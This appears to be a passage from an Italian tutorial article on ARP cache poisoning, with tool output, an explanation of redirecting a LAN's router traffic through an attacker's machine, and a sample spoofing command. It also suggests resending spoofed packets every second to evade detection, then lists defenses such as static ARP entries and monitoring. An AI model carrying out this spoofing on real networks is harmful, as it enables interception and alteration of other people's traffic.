00:10:40:30:20:11 192.168.1.4 00:00:00:00:00:00
192.168.1.154 10000000
DELAY = 10000000
SENT
#
root@DigitalF:~# arp -na
 (192.168.1.4) at 00:10:40:30:20:11 [ether] on eth0
 (192.168.1.1) at 00:10:A4:C0:15:92 [ether] on eth0
root@DigitalF:~#
```

Et voila! La voce è stata creata. Si noti che con arp reply non funziona mettendo il vero dst ip. Con dst ip 127.0.0.1, 214.0.0.1 eccetera invece non funziona.
Quindi il kernel controlla effettivamente il dst ip per creare una entry nel table, e non si può broadcastare.
Al contrario, si possono benissimo broadcastare pacchetti che aggiornano la cache e creare entry in essa (quest'ultimo deve contenere il dst ip corretto, quindi non possiamo broadcastare quando creiamo entry). Per broadcast intendo che con un pacchetto un attacker può passare indisturbato.
Modificando la tabella di ARP un attaccante potrebbe ridirigere tutto il traffico della rete sulla propria macchina, catturarlo, e poi inviarlo eventualmente alla vera destinazione.
Supponiamo di avere due computer di una LAN, A e B, che hanno in cache il MAC address del router. Se questo viene modificato, inserendo abusivamente il MAC address del computer C al suo posto, tutto il traffico destinato al router (tutto il traffico Internet in pratica) verrà dirottato su C.
Che potrà a sua volta dirigerlo sul router o fare esso stesso da router, avendo però la possibilità di intercettare le comunicazioni e alterare ogni pacchetto.

Per saperne di più

Ulteriori informazioni tecniche sull'Address Resolution Protocol possono essere trovate nelle RFC 826 e 903, che si possono trovare un po' ovunque su Internet, per esempio su www.faqs.org/rfcs/rfc826.html e www.faqs.org/rfcs/rfc903.html rispettivamente. Purtroppo non sono state ancora tradotte in italiano.

Dirottamento di una connessione con spoofing delle tabelle ARP

Traffico normale

Traffico dopo aver modificato la cache di ARP impostando il MAC Address di C sull'IP del router.

in pratica:

 # ./arp eth0 aa:aa:aa:aa:aa:aa ff:ff:ff:ff:ff:ff 1 MACNOSTRO IPROUTER 00:00:00:00:00:00 1.1.1.1 1000000

Con questo pacchetto la cache di tutta la LAN si aggiornerà. Probabilmente, l'attaccante invierà il pacchetto molto frequentemente, magari a ogni secondo, tanto per essere sicuro che il router non mandi reply corretti o modifichi la cache. Siccome la cache viene aggiornata a ogni secondo, A e B non invieranno mai le richieste ARP. Utilizzando request invece che reply, l'attacker passerà probabilmente inosservato, non essendoci tracce evidenti di un attacco.

>> Come difendersi

Tutto questo funziona solo all'interno di una LAN, ma è un attacco molto efficace e da non sottovalutare. Tutti i computer della LAN sono vulnerabili a questo tipo di attacchi. Per di più, l'attacco può essere portato anche da remoto se l'attacker entra nella LAN attraverso un tunnel VPN. Una prima contromisura di difesa è quella di impostare le entry ARP come statiche. La seconda è di monitorare gli ARP, per esempio implementando controlli ai dst IP. Ciò vuol dire che per ogni host della LAN che l'attacker vuole dirottare dovrà inviare un arp. Quindi se invia pacchetti a intervalli di un secondo, per 100 host dovrà inviare 100 pacchetti ARP al secondo invece che 1. e quindi l'attacco dovrebbe essere più evidente.